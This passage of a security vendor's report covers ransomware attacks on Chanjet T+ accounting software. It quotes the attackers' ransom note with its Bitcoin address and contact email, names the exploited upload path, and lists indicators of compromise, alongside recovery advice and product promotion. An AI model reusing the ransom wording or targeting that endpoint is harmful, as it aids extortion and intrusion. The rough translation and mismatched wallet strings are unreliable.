Ransom note interface	send 0.2btc to my address:bc1q22xcf2667tjq9ug0fgsmxmfm2kmz32lwtn4m7v. contact email:service@sunshinegirls.space with id: ATNlotM51gKUqps486Rrb885rBB3Z46+NkxrZunbF3+/GHj7FqqOYf+2SXQLkgTE8tFQ4XYgt 7a425/NnQlmce/ppwJWenGEuRBA4/vEdzQClSyVopmQLz9+xuaTwNPUAm/fTaogL/sDtMV9FF fBCBYLNvwB8hKq21R68Uy7uAz9udatydDImruilSI/NszIES7I7FS+wcIYjWCrCTIyjB+nZ/P fspG1V3bHEDze4f9bOJfnkiJORjB4BiFPdk9xerebuio0OjvI0eBnA/x5SGcRyO8JXsLdwd1Z SrQOM2oos2JwZygYL6YoPoBRBlxXez7XxezBY3iucv+pmvz26QCQov1Y9NeBJxRD2f35hF3z7 86DLHfhSAEYtmzqD7o2WB9sEs2paEuc4dSV58nmMtvfz698f07NRJuWObHIId0oz9QnKCrf8Y 9gSNd9SDzKz18UmwwHq+MeGMHcdvrHufi5qVJ89pNxanCwNuq4lXKdLZOhvWHbFCO+k524tSa KsaoPCKaMDjueW4ZC1IoKnIARBGezIpRh7qC+ybW8NNZuF6gk5gD63MWJ8wfo1zGduMoNC79+ KMdt0m8mAqE6M75KttEAbGwBAoWtvm1py/q3/EeLyVLYv6yr3L9w1+YH89f55pDX+FuVXO27J i4dQPH+Uk74eTEUSQEg51GgNEQq7DE+ZlukAxvBGdX+ILloJfvlrYbz5yhOUIOVHzx5+3rC39 laUt9bd5mDODZRVeSvVTT4QI7jzftocr4H2pKFalLWH9oVjvU5Hp9dhuuJzlCGa31jiOnGGPS P6vLvcVGAQGYE1PDPRN5X2WqYN7o8pDKL4GJLGUSzuVmpso60zNqCa+WXNeSXA+ctTFBpERXl hw0Cx+qDt77UYdL/lw3IAQY7eAj8BFE7Uw077cxNPJQugEcebTgcI5CAOvPtBKmT4Bik0ubV2 asx765dKArUMbZfmSGVTdsxGlSFlHptocN5pgZEGsIUJjzPbPVdc6OgqEj2g3fhOB7R7PEWHr NGxEdcJetV9vxIIcZvunybplgZuv3XZqh2tSrOY8a5hpdT7Aq0uZEbG7WgsII+IAgu9QC4o2i go20Ch3xoLf4sgZuN2jjcMGIq0FYBUmGogOiTchGyKS3DWuEiDp1sAQdnvawAZLJHXZFCT5An iFHwaQhWej0mgBDZmviKtTKwB9dhL8=

©Antiy All Rights Reserved. Reprint without loss is welcome

By looking up the Bitcoin address left by the attacker in the ransom note, it is possible that there are already compromised businesses that have paid the hacker a ransom.

Figure 6-1 A ransom of 0.2btc has been paid by a victim 6-1

7 Corresponding measures and protection suggestions

7.1 Affected equipment

- The affected host shall be disconnected first to avoid expansion of the influence;
- If the local data file is not backed up, it is recommended to contact technical personnel to find out whether there is any backed up file;
- If the customer uses its own cloud server, the customer manager can first back up the image of the affected equipment through the management background, and then contact the technical staff to find out whether there is any backup file;
- Check whether the SQL database file is encrypted, if not, please back up as soon as possible;
- Check whether the backup files and mdf database files in zip format under the directory of "Chanjet\ TPlusStd\ DBServer\ data" are encrypted. if they are not encrypted, account creation can be redeployed, backup can be restored or database files can be restored;
- If both zip backup and database files are encrypted, you can find out whether there are other backup files;

©Antiy All Rights Reserved. Reprint without loss is welcome

- If that size of the partially encrypt file is 1K, it is possible that the encryption is not successful, in this case, it is possible to check whether the original file exist.

7.2 Unaffected equipment

- Check whether the automatic backup function is enabled for the current equipment, and if so, dump the backup files through mobile media, NAS, network disk and other methods;
- The official patch has been updated, please install the official bug patch in time, download the link below.

Https: / / www.chanjetvip.com / product / goods

产品更新

补丁名称	补丁说明	下载次数	发布时间
T+专属云17.0补丁包（含云主机版、T+Online云财税、T+Online云套件）	17.000.000.0099补丁说明： 解决库存期初余额全审、全弃报未将对象引用的问题	18463	2022-08-30
T+12.3补丁包（使用普及版、标准版、专业版） 12.300.004.0170.zip	（注意：安装12.300.004.0005及以后的补丁包之前，需要先安装12.300.004.0003号补丁） https://service.chanjet.com/product/goods/detail?id=5b5ee197732e2f004d734de2 12.300.004.0170号补丁说明： 针对低版本iis和nginx可能存在的安全隐患进行产品安全加固	230870	2022-08-30
T+13.0补丁包（适用于普及版、标准版、专业版、专属云13.0）	13.000.001.0378补丁说明： 针对低版本iis和nginx可能存在的安全隐患进行产品安全加固	365288	2022-08-30
T+专属云15.0补丁包（含云主机版、T+Online云财税）	15.000.000.0310号补丁说明： 针对低版本iis和nginx可能存在的安全隐患进行产品安全加固	79793	2022-08-30
T+专属云16.0补丁包（含云主机版、T+Online云财税、T+Online云套件）	16.000.000.0262补丁说明： 针对低版本iis和nginx可能存在的安全隐患进行产品安全加固	93352	2022-08-29

Figure 7-1 Chang Jitong T + official hole patch 7-1

8 Product protection

8.1 Atria's terminal defense system

The Antiy IEP terminal defense system provides management personnel with unified management of intranet Windows, Linux and domestic terminals, and can display detailed information of threatening security events.

©Antiy All Rights Reserved. Reprint without loss is welcome

Including asset information, document information, behavior event information, disposal result, etc. Security operation and maintenance personnel can use the management center to realize centralized viewing, analysis and handling of security events related to ransomware without terminal operation, which greatly improves the response speed of such events. And continuously improve the efficiency of safe operation and maintenance.

Figure 8-1 Antiy IEP Terminal Defense System - Scan Log 8-1




Figure 8-2 Antiy IEP Terminal Defense System - Terminal Log 8-2

©Antiy All Rights Reserved. Reprint without loss is welcome




Figure 8-3 Antiy IEP Terminal Defense System - File Release Defense Log 8-3

8.2 Safety system of cloud host computer of Antiy IEP

The ATZ cloud host security system can scan the software application information (software name, version information and host view) through the asset inventory function and the vulnerability detection function to detect the information related to the 0day vulnerability (risk level). Vulnerability name, vulnerability type, risk characteristics, etc.).

Antiy IEP cloud host security system web interface - Asset Center - Windows host - All software applications - Asset View, where you can view information related to Chanjet + software.




Figure 8-4 Asset Counting 8-4

Atis A cloud host security system web interface - risk discovery - vulnerability detection - risk view, you can

©Antiy All Rights Reserved. Reprint without loss is welcome

view the information related to the 0day vulnerability.

Figure 8-5 Vulnerability detection 8-5

8.3 Antiy Qingzhu WAF

The next generation Web application protection system of Antiy takes active defense as the security concept, overcomes the inherent deficiency of the traditional WAF passive protection, and starts from the security of users. Through the dynamic transformation and encapsulation of the key business and data of the user website, the security enhancement and reinforcement of the client running environment can not only effectively protect the vulnerability against attack, but also combine with the real-time man-machine identification technology. To effectively deal with the security threats associated with robots and upper-level services that are becoming more and more serious on the Internet.

8.3.1 Real-time upgrade of feature database

The feature database supports real-time upgrade online and manual upgrade offline. Through the online real-time upgrade function, the user's characteristic database can be updated in time.

For users with network access restrictions, the WAF feature database may be upgraded by manual upgrade. For high-risk vulnerabilities, the WAF team will send an alert notice to users in a timely manner, and users can download the upgrade package and manually upgrade the vulnerabilities.

Figure 8-6 Manual uploading of upgrade package 8-6

©Antiy All Rights Reserved. Reprint without loss is welcome

8.3.2 File upload protection

If the feature library cannot be upgraded, you can use WAF's File Upload feature to intercept attacks.

The file uploading function of the WAF can check the file type, size and WebShell characteristics of the uploading. in the attack phase, the uploading environment of the user is basically only used for uploading pictures. The attack can be intercepted by setting up a whitelist of uploaded file types.

Figure 8-7 Set the white list of uploaded file types 8-7

- Url: / tplus / SM / SetupAccount / Upload.aspx
- Type check method: White list
- File type: Picture file

8.3.3 URL access control

If a malicious file may have been populate because that feature library has not been upgraded or a file upload policy has not been effectively set, the threat can be mitigate by intercepting the upload path of shellcode.

©Antiy All Rights Reserved. Reprint without loss is welcome

Figure 8-8 Upload path for intercepting shellcode 8-8

9 IoCs

45625d6092a287284cd71af690c5c393
966a5a6b8054827e1462aa91ad2f7c
Bc1q22xcf2667tjq9ug0fgsmxmfmm2kmz32lwtn4m7v
Xd.llw0.com
Up.llw0.com
Xdx.lllw0.com
A.llw0.com
Zy.llw0.com
Dark.llw0.com
Mm.llw0.com
Hk.llw0.com
Yk.llw0.com
Ups.llw0.com
Gh0st.llw0.com
Mdzz2018.msns.cn
Mdzz2019.msns.cn
Mdzz2020.msns.cn
Mdzz2021.msns.cn

©Antiy All Rights Reserved. Reprint without loss is welcome

Mdzz2022.msns.cn
Mdzz2023.msns.cn
Mdz2019.noip.cn
Mdz2020.noip.cn
Bjcptj.com
43.129.68.31
51.81.145.78
116.255.235.123

Appendix I: Reference

[1] Network security risk prompt about serious security vulnerability of Chang Jitong T + software resulting in hidden danger of blackmail attack

https: / / mp.weixin.qq.com / s / Y4sd7vwOGhe0S3XM5wgWw

[2] Antipyretic armour effectively protects the tellyouthepass ransomware
https: / / www.antiy.cn / research / notice & report / frontier _ tech / 2020243.html

[3] Technical Analysis on the Event of Blackmail Attack by Using the Vulnerability of a Financial Software

https: / / mp.weixin.qq.com / s / Fw3IRSUbf1gS5EruR5Gjxw

[4] Note down a strange event found in emergency response

https: / / cloud.tencent.com / developer / article / 1449219

[5] Watch out for BasedMiner Trojan horse blasting SQL weak password intrusion mining

https: / / s.tencent.com / research / report / 1052.html

[6] The odd case of a Gh0stRAT variant

https: / / cybersecurity.att.com / blogs / labs-research / the-odd-case-of-a-gh0strat-variant

Appendix II: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

©Antiy All Rights Reserved. Reprint without loss is welcome

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

©Antiy All Rights Reserved. Reprint without loss is welcome

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

©Antiy All Rights Reserved. Reprint without loss is welcome